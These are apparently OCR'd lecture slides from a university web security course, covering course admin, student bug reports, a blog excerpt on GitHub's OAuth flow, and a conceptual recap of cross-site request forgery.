# CS 253: Web Security

## Server security, Safe coding practices

# Admin

- Assignment 2 due Friday 10/29 @ 5pm

# Extra Credit

- 6 students reported bugs so far!
  - XSS in Stanford Profiles website (eligible for bug bounty)
  - XSS in CS course website (two different courses)
  - Information disclosure for CS website
  - Insecure design allowing coding challenge test cases to be leaked
- Completely optional, but very fun :)

# One weird trick to make $25,000. Security teams hate him!

Teddy Katz's Blog — About

## Bypassing GitHub's OAuth flow

Nov 5, 2019

For the past few years, security research has been something I've done in my spare time. I know there are people that make a living off of bug bounty programs, but I've personally just spent a few hours here and there whenever I feel like it.

That said, I've always wanted to figure out whether I'd be able to make a living on bug bounties if I chose to work on them full time. So I tried doing that for a couple months this summer, spending a few hours a day looking for security bugs in GitHub.

My main workflow was to download a trial version of GitHub Enterprise, deobfuscate it using a modified version of this script, and then just stare at GitHub's Rails code for awhile to try to spot anything weird or exploitable. Overall, GitHub's code seems very well-architected from a security perspective. I would occasionally find a bug caused by an unhandled case in some application logic, only to realize that the bug didn't create a security issue because (e.g.) the code was running a query with reduced privileges anyway. Almost every app has bugs, but one big challenge of security engineering is to make bugs unexploitable without knowing where they are, and GitHub seems to do a very good job of that.

Even so, I managed to find a few interesting issues over the summer, including a complete OAuth authorization bypass.

### GitHub's OAuth Flow

At one point in June, I was looking at the code that implements GitHub's OAuth flow. Briefly, the OAuth flow is supposed to work like this:

1. Some third-party application ("Foo App") wants to access a user's GitHub data. It sends the user to `https://github.com/login/oauth/authorize` with a bunch of information in the querystring.
2. GitHub displays an authorization page to the user, like the one below.


# Recall: Cross Site Request Forgery (CSRF)


- **Idea:** Force user to execute unwanted actions on a web app that they are currently authenticated to
- Authentication is implemented with cookies
- Cookies use an "ambient authority" model
- If **attacker.com** causes an HTTP request to get sent to **victim.com**, the browser will automatically attach the **victim.com** cookies to the request

# How Cross Site Request Forgery (CSRF) works

